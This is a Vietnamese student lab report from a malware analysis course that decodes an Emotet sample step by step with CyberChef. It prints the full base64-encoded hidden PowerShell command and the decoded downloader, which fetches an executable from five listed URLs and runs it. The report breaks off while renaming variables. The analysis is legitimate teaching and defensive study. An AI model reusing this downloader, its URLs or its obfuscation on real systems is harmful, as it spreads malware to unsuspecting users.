BÁO CÁO BÀI TẬP

Môn học: Kỹ thuật phân tích mã độc

Tên chủ đề: BÀI THỰC HÀNH SỐ 5

GVHD: Ngô Đức Hoàng Sơn

1. **THÔNG TIN CHUNG:**
   (Liệt kê tất cả các thành viên trong nhóm)
   Lớp: NT137.Q11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Từ Chí Kiên	22520713	22520713@gm.uit.edu.vn
2	Hà Minh Quân	22521177	22521177@gm.uit.edu.vn

2. **NỘI DUNG THỰC HIỆN:**[1]

STT	Công việc	Kết quả tự đánh giá
2	Phân tích EMOTET_2.txt	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc

BÁO CÁO CHI TIẾT

1. Sử dụng CyberChef và các công cụ khác cùng với các mẫu EMOTET_2.txt, hãy cố gắng trả lời các câu hỏi sau


Xem nội dung trong file sử dụng type thấy file:

Chạy Powershell -w hidden -en: Là chạy script Powershell dưới dạng không cửa sổ


Cùng với một chuỗi dài.

```
C:\Users\fare-vm\Documents\Lab5\emotet_2>type emotet_2.txt
Powershell -w hidden -en JABBAHoAeQB0AGoAaAB6AGcAYQB1AG0AaQBnAD0AJwBOAHYAeABkAHgAZwBjAGMAYgBuAGcAJwA7ACQATgBuAHkAagB0AGg
AYwByAHoAagBvAHkAdgAgAD0AIAAnADkAMwA3ACcAOwAkAEkAaQBxAHMAZgBwAHMAbQA9ACcAUgBvAGcAeABwAGcAeQB2AGUAJwA7ACQARQBrAHgAaABsAG8
AYgBxAHIAbABoAD0AJABlAG4AdgA6AHUAcwBlAHIAcAByAG8AZgBpAGwAZQArACcAXAAnACsAJABOAG4AeQBqAHQAaABjAHIAegBqAG8AeQB2ACsAJwAuAGU
AeABlACcAOwAkAFMAYgByAHkAcAB5AHcAeABnAGMAaQB0AGYAPQAnAFcAcABhAHcAeQBiAGkAcQBtAGoAJwA7ACQASABpAHIAbQB5AGgAcQBhAGwAdABvAHM
APQAmACgAJwBuAGUAdwAtAG8AJwArACcAYgBqACcAKwAnAGUAYwB0ACcAKQAgAE4AZQBUAC4AVwBlAEIAQwBMAGkARQBuAFQAOwAkAFIAeABiAHkAdwBpAGM
AaQA9ACcAaAB0AHQAcAA6AC8ALwBhAGgAYwAuAG0AcgBiAGQAZQB2AC4AYwBvAG0ALwB3AHAALQBhAGQAbQBpAG4ALwBxAHAAMAAvACoAaAB0AHQAcAA6AC8
ALwBlAC0AdAB3AG8AdwAuAGIAZQAvAHYAZQByAGQAZQAvAGkAbgA2AGsALwAqAGgAdAB0AHAAcwA6AC8ALwBtAGEAZwBuAGkAZgBpAGMAZQBuAHQAcABhAGs
AaQBzAHQAYQBuAC4AYwBvAG0ALwB3AHAALQBpAG4AYwBsAHUAZABlAHMALwBoAGEANQBqADAAYgAxAC8AKgBoAHQAdABwAHMAOgAvAC8AdwB3AHcALgBxAHc
AcQBvAG8ALgBjAG8AbQAvAGgAbwBtAGwAZAB3AC8AMwBwAGkAeQB5ADQALwAqAGgAdAB0AHAAOgAvAC8AcwBpAHcAYQBrAHUAcABvAHMAbwAuAGMAbwBtAC8
AcwBpAHcAYQBrAHUAMgAvAFgANQB6AEIAMABlAHkALwAnAC4AIgBzAHAATABgAGkAVAAiACgAWwBjAGgAYQByAF0ANAAyACkAOwAkAE4AdQBvAGwAdAB3AGY
AcQBoAD0AJwBRAHIAdgBvAGgAZABpAHUAYgBmAGUAawAnADsAZgBvAHIAZQBhAGMAaAAoACQATgBkAGwAdQBhAGwAdQB2ACAAaQBuACAAJABSAHgAYgB5AHc
AaQBjAGkAKQB7AHQAcgB5AHsAJABIAGkAcgBtAHkAaABxAGEAbAB0AG8AcwAuACIARABvAHcAYABOAGwAbwBhAGQAZgBpAGAATABFACIAKAAkAE4AZABsAHU
AYQBsAHUAdgAsACAAJABFAGsAeABoAGwAbwBiAHEAcgBsAGgAKQA7ACQASABrAHUAawBrAGYAbwBwAHQAagBkAHIAPQAnAFgAYQBiAGQAeAB2AGsAZgBjAG0
AYQAnADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQAnACsAJwB0AGUAbQAnACkAIAAkAEUAawB4AGgAbABvAGIAcQByAGwAaAApAC4AIgBMAGAAZQBuAGc
AYABUAEgAIgAgAC0AZwBlACAAMgA5ADkAMwA2ACkAIAB7AFsARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUABYAG8AYwBlAHMAcwBdADoAOgAiAHMAYABUAEE
AUgB0ACIAKAAkAEUAawB4AGgAbABvAGIAcQByAGwAaAApADsAJABZAHoAagBqAGYAcABsAG0AawBnAHgAPQAnAEIAeABsAGsAcQBtAHQAeABhACcAOwBiAHI
AZQBhAGsAOwAkAE0AbwBsAGMAaABpAGoAeAA9ACcAUQB1AGEAdABsAGIAZABsAHEAdgBmAGQAcAAnAH0AfQBjAGEAdABjAGgAewB9AH0AJABSAGMAawBhAGo
AcgB4AHYAaQA9ACcARQBqAGUAYwB3AGEAcgBnAGsAYwBsACcA
```


Sử dụng cyberchef giải mã base64 chuỗi thì thấy chuỗi giải mã có nhiều null



Nên thêm remove null bytes




Sau đó tách ra từng dòng tại ký tự ";" và chỉnh lại sẽ có kết quả sau



Kiểm tra từng thấy biến sau không được sử dụng:


Biến Azytjhzgaumig



```powershell
$Azytjhzgaumig='Nvxdxgccbng';
$Nnyjthcrzjoyv = '937';
$Iiqsfpsm='Rogxpgyve';
$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';
$Sbrypywxgcitf='Wpawybiqmj';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*
    http://e-twow.be/verde/in6k/*https://magnificentpakistan.com/wp-includes/ha5j0b1/*
    https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X5zB0ey/'."spL`iT"([char]42);
$Nuoltwfqh='Qrvohdiubfek';
foreach($Ndlualuv in $Rxbywici){
    try{
        $Hirmyhqaltos."Dow`Nloadfi`LE"($Ndlualuv, $Ekxhlobqrlh);
        $Hkukkfoptjdr='Xabdxvkfcma';
        If ((&('Get-I'+'tem') $Ekxhlobqrlh)."L`eng`TH" -ge 29936) {
            [Diagnostics.Process]::"s`TARt"($Ekxhlobqrlh);
            $Yzjjfplmkgx='Bxlkqmtxa';
            break;
            $Molchijx='Quatlbdlqvfdp'
        }
    }
    catch{

    }
}
$Rckajrxvi='Ejecwargkcl'
```


Tiếp theo Iiqsfpsm




```powershell
$Azytjhzgaumig='Nvxdxgccbng';
$Nnyjthcrzjoyv = '937';
$Iiqsfpsm='Rogxpgyve';
$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';
$Sbrypywxgcitf='Wpawybiqmj';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*
    http://e-twow.be/verde/in6k/*https://magnificentpakistan.com/wp-includes/ha5j0b1/*
    https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X5zB0ey/'."spL`iT"([char]42);
$Nuoltwfqh='Qrvohdiubfek';
foreach($Ndlualuv in $Rxbywici){
    try{
        $Hirmyhqaltos."Dow`Nloadfi`LE"($Ndlualuv, $Ekxhlobqrlh);
        $Hkukkfoptjdr='Xabdxvkfcma';
        If ((&('Get-I'+'tem') $Ekxhlobqrlh)."L`eng`TH" -ge 29936) {
            [Diagnostics.Process]::"s`TARt"($Ekxhlobqrlh);
            $Yzjjfplmkgx='Bxlkqmtxa';
            break;
            $Molchijx='Quatlbdlqvfdp'
        }
    }
    catch{

    }
}
```


Biến có tên: Sbrypywxgcitf




Biến Nuoltwfqh




Biến Hkukkfoptjdr



Biến Yzjjfplmkgx



Biến Rckajrxvi



Nhưng vậy có thể xóa các biến này

```
$Nnyjthcrzjoyv = '937';
$Ekxhlobqrlh=$env:userprofile+'\'+$Nnyjthcrzjoyv+'.exe';
$Hirmyhqaltos=&('new-o'+'bj'+'ect') NeT.WeBCLiEnT;
$Rxbywici='http://ahc.mrbdev.com/wp-admin/qp0/*
    http://e-twow.be/verde/in6k/*https://magnificentpakistan.com/wp-includes/ha5j0b1/*
    https://www.qwqoo.com/homldw/3piyy4/*http://siwakuposo.com/siwaku2/X5zB0ey/'."spL`iT"([char]42);
foreach($Ndlualuv in $Rxbywici){
    try{
        $Hirmyhqaltos."Dow`Nloadfi`LE"($Ndlualuv, $Ekxhlobqrlh);
        If ((&('Get-I'+'tem') $Ekxhlobqrlh)."L`eng`TH" -ge 29936) {
            [Diagnostics.Process]::"s`TARt"($Ekxhlobqrlh);
            break;
        }
    }
    catch{

    }
}
```

Tiếp theo sẽ phân tích từng biến:

- Nnyjthcrzjoyv có giá trị là '937' và được sử dụng có kết hợp chuỗi '.exe' , Nnyjthcrzjoyv là tên file, như vậy đặt lại là filename.

- Ekxhlobqrlh ghi lại địa chỉ của người dùng hiện tại kết hợp với tên file và exe, Ekxhlobqrlh là tên đường dẫn, như vậy đặt lại là pathname.

